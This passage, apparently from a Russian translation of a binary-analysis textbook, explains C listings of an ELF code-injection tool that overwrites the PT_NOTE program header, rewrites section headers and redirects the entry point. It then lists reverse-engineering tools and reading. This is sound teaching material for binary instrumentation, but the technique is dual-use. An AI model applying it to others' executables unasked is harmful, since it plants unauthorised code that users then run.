Для поиска `.note.ABI-tag` функция перебирает заголовки и проверяет имена. Имена находятся в `.shstrtab`, индекс заголовка которого получается посредством `elf_getshdrstrndx`. Функция принимает дескриптор и указатель на `size_t`, возвращая 0 при успехе и -1 при ошибке.

После получения индекса `.shstrtab` функция перебирает разделы посредством `elf_nextscn`. При исходном `scn = NULL` возвращается раздел с индексом 1, затем последующие, пока `NULL` не укажет конец. Индекс 0 - фиктивная запись.[2]

Для каждого `Elf_Scn*` функция `gelf_getshdr` заполняет `GElf_Shdr` независимым от класса представлением заголовка. Затем `elf_strptr` по дескриптору ELF, индексу `.shstrtab` и `shdr.sh_name` возвращает указатель на имя.

Если имя равно `.note.ABI-tag`, поля заголовка заменяются: тип `SHT_PROGBITS`, флаги исполнения и размещения, адрес, смещение, размер и выравнивание нового раздела. Индекс получают посредством `elf_ndxscn`; индекс, `Elf_Scn` и копия `GElf_Shdr` сохраняются в `inject`.

Изменённый заголовок записывается функцией `write_shdr`, затем заголовки упорядочиваются по адресам посредством `reorder_shdrs`. Последняя функция здесь не рассматривается, поскольку несущественна для самой техники перезаписи `PT_NOTE`. Если `.note.ABI-tag` не найден, возвращается ошибка.

В листинге B-9 показана `write_shdr`, записывающая изменённый заголовок обратно.

Листинг B-9. `elfinject.c`: запись изменённого заголовка раздела

```
int
write_shdr(elf_data_t *elf, Elf_Scn *scn, GElf_Shdr *shdr, size_t sidx)
{
  off_t off;
  size_t n, shdr_size;
  void *shdr_buf;
```

```
  if(!gelf_update_shdr(scn, shdr)) {
    fprintf(stderr, "Failed to update section header\n");
    return -1;
  }

  if(elf->bits == 32) {
    shdr_buf = elf32_getshdr(scn);
    shdr_size = sizeof(Elf32_Shdr);
  } else {
    shdr_buf = elf64_getshdr(scn);
    shdr_size = sizeof(Elf64_Shdr);
  }

  if(!shdr_buf) {
    fprintf(stderr, "Failed to get section header\n");
    return -1;
  }

  off = lseek(elf->fd, elf->ehdr.e_shoff + sidx*elf->ehdr.e_shentsize, SEEK_SET);
  if(off < 0) {
    fprintf(stderr, "lseek failed\n");
    return -1;
  }

  n = write(elf->fd, shdr_buf, shdr_size);
  if(n != shdr_size) {
    fprintf(stderr, "Failed to write section header\n");
    return -1;
  }

  return 0;
}
```

`write_shdr` принимает сведения ELF, `Elf_Scn*`, изменённый `GElf_Shdr*` и индекс раздела.

Сначала `gelf_update_shdr` переносит изменения из независимой от класса структуры GElf в лежащую под ней `Elf32_Shdr` или `Elf64_Shdr`. Это необходимо, поскольку именно нативная структура имеет файловую компоновку; прямая запись GElf повредила бы ELF.

Затем по `elf->bits` функция получает нативный заголовок посредством `elf32_getshdr` или `elf64_getshdr` и его размер. Файловое смещение вычисляется как:

`e_shoff + sidx * e_shentsize`

После перехода к нему изменённая структура записывается поверх старого заголовка `.note.ABI-tag`. Теперь байты внедрены и описаны новым разделом, но его имя в таблице строк ещё не изменено.

B.9. Назначение имени внедрённому разделу

В листинге B-10 функция меняет `.note.ABI-tag` на более подходящее имя наподобие `.injected`.

Листинг B-10. `elfinject.c`: назначение имени внедрённого раздела

```
int
rewrite_section_name(elf_data_t *elf, inject_data_t *inject)
{
  Elf_Scn *scn;
  GElf_Shdr shdr;
  char *s;
  size_t shstrndx, stroff, strbase;

  if(strlen(inject->secname) > strlen(".note.ABI-tag")) {
    fprintf(stderr, "Section name too long\n");
    return -1;
  }
```

```
    if(elf_getshdrstrndx(elf->e, &shstrndx) < 0) {
      fprintf(stderr, "Failed to get string table section index\n");
      return -1;
    }

    stroff = 0;
    strbase = 0;
    scn = NULL;
    while((scn = elf_nextscn(elf->e, scn))) {
      if(!gelf_getshdr(scn, &shdr)) {
         fprintf(stderr, "Failed to get section header\n");
         return -1;
      }
      s = elf_strptr(elf->e, shstrndx, shdr.sh_name);
      if(!s) {
         fprintf(stderr, "Failed to get section name\n");
         return -1;
      }

      if(!strcmp(s, ".note.ABI-tag")) {
         stroff = shdr.sh_name;    /* offset into shstrtab */
      } else if(!strcmp(s, ".shstrtab")) {
         strbase = shdr.sh_offset; /* offset to start of shstrtab */
      }
    }

    if(stroff == 0) {
      fprintf(stderr, "Cannot find shstrtab entry for injected section\n");
      return -1;
    } else if(strbase == 0) {
      fprintf(stderr, "Cannot find shstrtab\n");
      return -1;
    }

    inject->shstroff = strbase + stroff;

    if(write_secname(elf, inject) < 0) {
      return -1;
    }

    return 0;
  }
```

Новое имя не может быть длиннее `.note.ABI-tag`, поскольку строки плотно упакованы без свободного места. Поэтому сначала проверяется длина `inject->secname`.

Затем, как в `rewrite_code_section`, получается индекс таблицы строк, перебираются разделы, читаются заголовки и имена. Для перезаписи нужны файловое смещение начала `.shstrtab` и смещение имени `.note.ABI-tag` внутри неё. Второе находится в `sh_name` заголовка `.note.ABI-tag`, первое - в `sh_offset` заголовка `.shstrtab`.

Если оба найдены, итоговое файловое смещение сохраняется как `inject->shstroff`, после чего `write_secname` записывает новое имя. Эта функция использует обычный файловый ввод-вывод C и здесь не рассматривается.

Итак, ELF уже содержит внедрённый код, заменённый заголовок раздела и правильное имя. Теперь нужно заменить заголовок программы `PT_NOTE`, создав загружаемый сегмент с внедрённым разделом.

B.10. Перезапись заголовка программы PT_NOTE

В листинге B-11 функция `rewrite_code_segment` обновляет и сохраняет ранее найденный заголовок `PT_NOTE`.

Листинг B-11. `elfinject.c`: перезапись заголовка программы `PT_NOTE`

```
int
rewrite_code_segment(elf_data_t *elf, inject_data_t *inject)
{
  inject->phdr.p_type   = PT_LOAD;          /* type */
  inject->phdr.p_offset = inject->off;      /* file offset to start of segment */
  inject->phdr.p_vaddr  = inject->secaddr;  /* virtual address to load segment at */
  inject->phdr.p_paddr  = inject->secaddr;  /* physical address to load segment at */
  inject->phdr.p_filesz = inject->len;      /* byte size in file */
  inject->phdr.p_memsz  = inject->len;      /* byte size in memory */
  inject->phdr.p_flags  = PF_R | PF_X;      /* flags */
  inject->phdr.p_align  = 0x1000;           /* alignment in memory and file */

  if(write_phdr(elf, inject) < 0) {
    return -1;
  }

  return 0;
}
```

В сохранённом `inject->phdr` тип меняется на загружаемый `PT_LOAD`; задаются смещение, адреса и размер кода; сегмент отмечается читаемым и исполняемым; устанавливается выравнивание. Затем `write_phdr` записывает заголовок обратно. Её код похож на `write_shdr`, поэтому далее подчёркнуты различия.

Листинг B-12. `elfinject.c`: запись заголовка программы обратно в ELF

```
int
write_phdr(elf_data_t *elf, inject_data_t *inject)
{
  off_t off;
  size_t n, phdr_size;
  Elf32_Phdr *phdr_list32;
  Elf64_Phdr *phdr_list64;
  void *phdr_buf;

  if(!gelf_update_phdr(elf->e, inject->pidx, &inject->phdr)) {
    fprintf(stderr, "Failed to update program header\n");
    return -1;
  }

  phdr_buf = NULL;
  if(elf->bits == 32) {
    phdr_list32 = elf32_getphdr(elf->e);
    if(phdr_list32) {
      phdr_buf = &phdr_list32[inject->pidx];
      phdr_size = sizeof(Elf32_Phdr);
    }
  } else {
    phdr_list64 = elf64_getphdr(elf->e);
    if(phdr_list64) {
      phdr_buf = &phdr_list64[inject->pidx];
      phdr_size = sizeof(Elf64_Phdr);
    }
  }
  if(!phdr_buf) {
    fprintf(stderr, "Failed to get program header\n");
    return -1;
  }

  off = lseek(elf->fd, elf->ehdr.e_phoff + inject->pidx*elf->ehdr.e_phentsize, SEEK_SET);
  if(off < 0) {
    fprintf(stderr, "lseek failed\n");
```

```
    return -1;
  }

  n = write(elf->fd, phdr_buf, phdr_size);
  if(n != phdr_size) {
    fprintf(stderr, "Failed to write program header\n");
    return -1;
  }

  return 0;
}
```

Как `write_shdr`, функция сначала переносит изменения GElf в нативную `Elf32_Phdr` или `Elf64_Phdr` посредством `gelf_update_phdr`, принимающей дескриптор, индекс и обновлённую `GElf_Phdr`.

Затем получается нативное представление. В отличие от заголовков разделов libelf не позволяет сразу получить отдельный заголовок программы: `elf32_getphdr` или `elf64_getphdr` возвращает начало всей таблицы, после чего она индексируется посредством `inject->pidx`.

Остаётся перейти к файловому смещению:

```
e_phoff + pidx * e_phentsize
```

и записать обновлённый заголовок. На этом обязательные этапы внедрения раздела кода завершены. Осталось необязательное изменение точки входа.

B.11. Изменение точки входа

В листинге B-13 функция `rewrite_entry_point` меняет точку входа, если это запрошено пользователем.

Листинг B-13. `elfinject.c`: изменение точки входа ELF

```
int
rewrite_entry_point(elf_data_t *elf, inject_data_t *inject)
{
  elf->ehdr.e_entry = inject->phdr.p_vaddr + inject->entry;
  return write_ehdr(elf);
}
```

Пользователь может задать новую точку входа как смещение внутри внедрённого кода. Оно сохраняется в `inject->entry`; отрицательное значение означает отсутствие изменения, и функция тогда не вызывается.

При вызове `rewrite_entry_point` значение гарантированно неотрицательно. Поле `e_entry` ранее загруженного `elf->ehdr` получает сумму относительного смещения `inject->entry` и базового адреса загружаемого сегмента `inject->phdr.p_vaddr`. Затем `write_ehdr` записывает изменённый заголовок.

`write_ehdr` аналогична `write_shdr` из листинга B-9, но использует `gelf_update_ehdr` вместо `gelf_update_shdr` и `elf32_getehdr`/`elf64_getehdr` вместо функций заголовков разделов.

Теперь вы знаете, как посредством libelf внедрить код в бинарный файл, заменить заголовки раздела и программы для нового кода и изменить точку входа ELF, чтобы при загрузке перейти к внедрённому коду. Изменять точку входа необязательно: иногда внедрённый код нужен позже, например как замена существующей функции. В разделе 7.4 обсуждаются другие способы передачи ему управления.

Примечания

[1] [назад] `ftp://ftp2.uk.freebsd.org/sites/downloads.sourceforge.net/e/el/elftoolchain/Documentation/libelf-by-example/20120308/libelf-by-example.pdf`
[2] [назад] Как отмечалось в главе 2, запись 0 таблицы заголовков разделов является фиктивной.

Приложение C. Список инструментов бинарного анализа

В главе 6 для примеров рекурсивного дизассемблирования использовалась IDA Pro, а для линейного - objdump, но вы можете предпочесть другие инструменты. В этом приложении перечислены популярные дизассемблеры и средства бинарного анализа: интерактивные дизассемблеры для обратной разработки, API дизассемблирования и отладчики с трассировкой исполнения.

C.1. Дизассемблеры

IDA Pro (Windows, Linux, macOS; `www.hex-rays.com`)

Фактический отраслевой стандарт рекурсивного дизассемблирования. Интерактивный, содержит API сценариев Python и IDC и декомпилятор. Один из лучших, но и самых дорогих дизассемблеров (700 долларов за базовую версию). Старая версия 7 доступна бесплатно, однако поддерживает лишь x86-64 и не содержит декомпилятора.

Hopper (Linux, macOS; `www.hopperapp.com`)

Более простая и дешёвая альтернатива IDA Pro. Имеет многие возможности IDA, включая сценарии Python и декомпиляцию, хотя они развиты слабее.

ODA (любая платформа; `onlinedisassembler.com`)

Online Disassembler - бесплатный лёгкий сетевой рекурсивный дизассемблер для быстрых экспериментов. Можно загрузить бинарный файл или ввести байты в консоль.

Binary Ninja (Windows, Linux, macOS; `binary.ninja`)

Многообещающий интерактивный рекурсивный дизассемблер с поддержкой нескольких архитектур и развитых сценариев C, C++ и Python. Декомпиляция планируется. Инструмент платный, но персональная версия сравнительно недорога для полноценной платформы обратной разработки - 149 долларов. Есть ограниченная демонстрационная версия.

Relyze (Windows; `www.relyze.com`)

Интерактивный рекурсивный дизассемблер с двоичным сравнением и сценариями Ruby. Коммерческий, но дешевле IDA Pro.

Medusa (Windows, Linux; `github.com/wisk/medusa/`)

Бесплатный интерактивный рекурсивный дизассемблер с открытым кодом, поддержкой нескольких архитектур и сценариев Python.

radare (Windows, Linux, macOS; `www.radare.org`)

Чрезвычайно универсальная, ориентированная на командную строку среда обратной разработки. Это набор комбинируемых инструментов, а не единый интерфейс. Поддерживает линейный и рекурсивный режимы, интерактивную и полностью сценарную работу. Предназначена для обратной разработки, криминалистики и взлома. Бесплатна и имеет открытый код.

objdump (Linux, macOS; `www.gnu.org/software/binutils/`)

Известный линейный дизассемблер, используемый в книге. Бесплатен и открыт. Версия GNU входит в GNU binutils и поставляется со всеми дистрибутивами Linux. Доступна и для macOS, а с Cygwin[1] - для Windows.

C.2. Отладчики

gdb (Linux; `www.gnu.org/software/gdb/`) - стандартный отладчик Linux, главным образом интерактивный, с удалённой отладкой. Он умеет трассировать исполнение, но глава 9 показывает, что для автоматизации лучше подходят средства наподобие Pin.

OllyDbg (Windows; `www.ollydbg.de`) - универсальный отладчик Windows со встроенной трассировкой и расширенными средствами распаковки обфусцированных файлов. Бесплатен, но код закрыт. Прямых сценариев нет, зато есть интерфейс плагинов.

windbg (Windows; `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools`) - отладчик Microsoft для пользовательского и ядерного кода и анализа аварийных дампов.

Bochs (Windows, Linux, macOS; `http://bochs.sourceforge.net`) - переносимый эмулятор ПК, позволяющий отлаживать эмулируемый код. Открыт и распространяется по GNU LGPL.

C.3. Среды дизассемблирования

Capstone (Windows, Linux, macOS; `www.capstone-engine.org`) - не отдельный дизассемблер, а бесплатный открытый механизм для создания собственных инструментов. Лёгкий многоархитектурный API имеет привязки C/C++, Python, Ruby, Lua и других языков и позволяет подробно исследовать свойства инструкций. Глава 8 полностью посвящена Capstone.

distorm3 (Windows, Linux, macOS; `github.com/gdabah/distorm/`) - открытый API быстрого дизассемблирования x86 с привязками C, Ruby и Python.

udis86 (Linux, macOS; `github.com/vmt/udis86/`) - простая, минималистичная, открытая и хорошо документированная библиотека дизассемблирования x86 для собственных инструментов на C.

C.4. Среды бинарного анализа

angr (Windows, Linux, macOS; `angr.io`) - ориентированная на Python платформа обратной разработки и API собственных инструментов. Поддерживает обратный слайсинг и символьное исполнение (глава 12). В первую очередь исследовательская, но активно развивается и хорошо документирована. Бесплатна и открыта.

Pin (Windows, Linux, macOS; `www.intel.com/software/pintool/`) - механизм динамической бинарной инструментации для добавления или изменения поведения бинарного файла во время исполнения (см. главу 9). Бесплатен, но закрыт. Разработан Intel и поддерживает архитектуры Intel, включая x86.

Dyninst (Windows, Linux; `www.dyninst.org`) - открытый API динамической бинарной инструментации и дизассемблирования, более исследовательский, чем Pin.

Unicorn (Windows, Linux, macOS; `www.unicorn-engine.org`) - лёгкий эмулятор процессора с поддержкой ARM, MIPS, x86 и многих языков, включая C и Python. Разрабатывается авторами Capstone. Это среда для эмуляционного анализа, а не дизассемблер.

libdft (Linux; `www.cs.columbia.edu/~vpk/research/libdft/`) - бесплатная открытая библиотека динамического анализа помеченных данных из главы 11. Быстра и проста; две версии поддерживают байтовую теневую память с одним или восемью цветами меток.

Triton (Windows, Linux, macOS; `triton.quarkslab.com`) - открытая среда динамического бинарного анализа с символьным исполнением, анализом помеченных данных и другими возможностями. Её символьное исполнение показано в главе 13.

Примечания

[1] [назад] Cygwin - бесплатный набор инструментов, предоставляющий Unix-подобную среду в Windows: `https://www.cygwin.com/`.

Приложение D. Дополнительная литература

Здесь собраны ссылки и рекомендации для дальнейшего чтения о бинарном анализе. Они разделены на стандарты и справочники, статьи и книги. Список не исчерпывающий, но служит хорошей отправной точкой.

D.1. Стандарты и справочники

• *DWARF Debugging Information Format Version 4*. `http://www.dwarfstd.org/doc/DWARF4.pdf`. Спецификация отладочного формата DWARF v4.
• *Executable and Linkable Format (ELF)*. `http://www.skyfree.org/linux/references/ELF_Format.pdf`. Спецификация бинарного формата ELF.

• *Intel 64 and IA-32 Architectures Software Developer Manuals*. `https://software.intel.com/en-us/articles/intel-sdm`. Руководство Intel x86/x64 с подробным описанием всего набора инструкций.
• *The PDB File Format*. `https://llvm.org/docs/PDB/index.html`. Неофициальная документация LLVM по отладочному формату PDB, основанная на данных Microsoft: `https://github.com/Microsoft/microsoft-pdb`.
• *PE Format Specification*. `https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx`. Спецификация PE на MSDN.
• *System V Application Binary Interface*. `https://software.intel.com/sites/default/files/article/402129/mpx-linux64-abi.pdf`. Спецификация ABI System V x64.

D.2. Статьи

• Baldoni, R., Coppa, E., D'Elia, D. C., Demetrescu, C., Finocchi, I. (2017). *A Survey of Symbolic Execution Techniques*. `https://arxiv.org/pdf/1610.00502.pdf`. Обзор методов символьного исполнения.
• Barrett, C., Sebastiani, R., Seshia, S. A., Tinelli, C. (2008). *Satisfiability modulo theories*. В *Handbook of Satisfiability*, гл. 12, IOS Press. `https://people.eecs.berkeley.edu/~sseshia/pubdir/SMT-BookChapter.pdf`. Глава о выполнимости по модулю теорий (SMT).
• Cha, S. K., Avgerinos, T., Rebert, A., Brumley, D. (2012). *Unleashing Mayhem on Binary Code*. IEEE Symposium on Security and Privacy, SP'12. `https://users.ece.cmu.edu/~dbrumley/pdf/Cha%20et%20al._2012_Unleashing%20Mayhem%20on%20Binary%20Code.pdf`. Автоматическое создание эксплойтов для бинарных файлов без символов посредством символьного исполнения.
• Dullien, T., Porst, S. (2009). *REIL: A Platform-Independent Intermediate Representation of Disassembled Code for Static Code Analysis*. CanSecWest. `https://www.researchgate.net/publication/228958277`. Статья о промежуточном языке REIL.

• Kemerlis, V. P., Portokalidis, G., Jee, K., Keromytis, A. D. (2012). *libdft: Practical Dynamic Data Flow Tracking for Commodity Systems*. VEE'12. `http://nsl.cs.columbia.edu/papers/2012/libdft.vee12.pdf`. Исходная статья о libdft.

• Kolsek, M. (2017). *Did Microsoft Just Manually Patch Their Equation Editor Executable? Why Yes, Yes They Did. (CVE-2017-11882).* https://blog.0patch.com/2017/11/did-microsoft-just-manually-patch-their.html. О вероятно ручном двоичном исправлении уязвимости Microsoft.
• *Link Time Optimization* (вики gcc). https://gcc.gnu.org/wiki/LinkTimeOptimization. Статья об оптимизации времени компоновки (LTO) со ссылками.
• *LLVM Link Time Optimization: Design and Implementation*. https://llvm.org/docs/LinkTimeOptimization.html. Статья о LTO в LLVM.
• Luk, C.-K., Cohn, R., Muth, R., Patil, H., Klauser, A., Lowney, G., Wallace, S., Reddi, V. J., Hazelwood, K. (2005). *Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation*. PLDI'05. http://gram.eng.uci.edu/students/swallace/papers_wallace/pdf/PLDI-05-Pin.pdf. Исходная статья об Intel Pin.
• Pietrek, M. (1994). *Peering Inside the PE: A Tour of the Win32 Portable Executable File Format*. https://msdn.microsoft.com/en-us/library/ms809762.aspx. Подробная, хотя и старая, статья о PE.
• Rolles, R. (2016). *Synesthesia: A Modern Approach to Shellcode Generation*. http://www.msreverseengineering.com/blog/2016/11/8/synesthesia-modern-shellcode-synthesis-ekoparty-2016-talk/. Автоматическое создание шелл-кода на основе символьного исполнения.
• Schwartz, E. J., Avgerinos, T., Brumley, D. (2010). *All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (But Might Have Been Afraid to Ask).* IEEE SP'10. https://users.ece.cmu.edu/~aavgerin/papers/Oakland10.pdf. Подробности и сложности реализации динамического анализа помеченных данных и символьного исполнения.
• Slowinska, A., Stancescu, T., Bos, H. (2011). *Howard: A Dynamic Excavator for Reverse Engineering Data Structures*. NDSS'11. https://www.isoc.org/isoc/conferences/ndss/11/pdf/5_1.pdf. Автоматическая обратная разработка структур данных.
• Yason, M. V. (2007). *The Art of Unpacking*. BlackHat USA. https://www.blackhat.com/presentations/bh-usa-07/Yason/Whitepaper/bh-usa-07-yason-WP.pdf. Введение в распаковку бинарных файлов.

D.3. Книги

• Collberg, C., Nagra, J. (2009). *Surreptitious Software: Obfuscation, Watermarking, and Tamperproofing for Software Protection*. Addison-Wesley Professional. Подробный обзор обфускации и деобфускации, водяных знаков и защиты от вмешательства.
• Eagle, C. (2011). *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, 2-е изд. No Starch Press. Полная книга о дизассемблировании посредством IDA Pro.
• Eilam, E. (2005). *Reversing: Secrets of Reverse Engineering*. John Wiley & Sons. Введение в ручную обратную разработку бинарных файлов с упором на Windows.
• Sikorski, M., Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press. Всеобъемлющее введение в анализ вредоносных программ.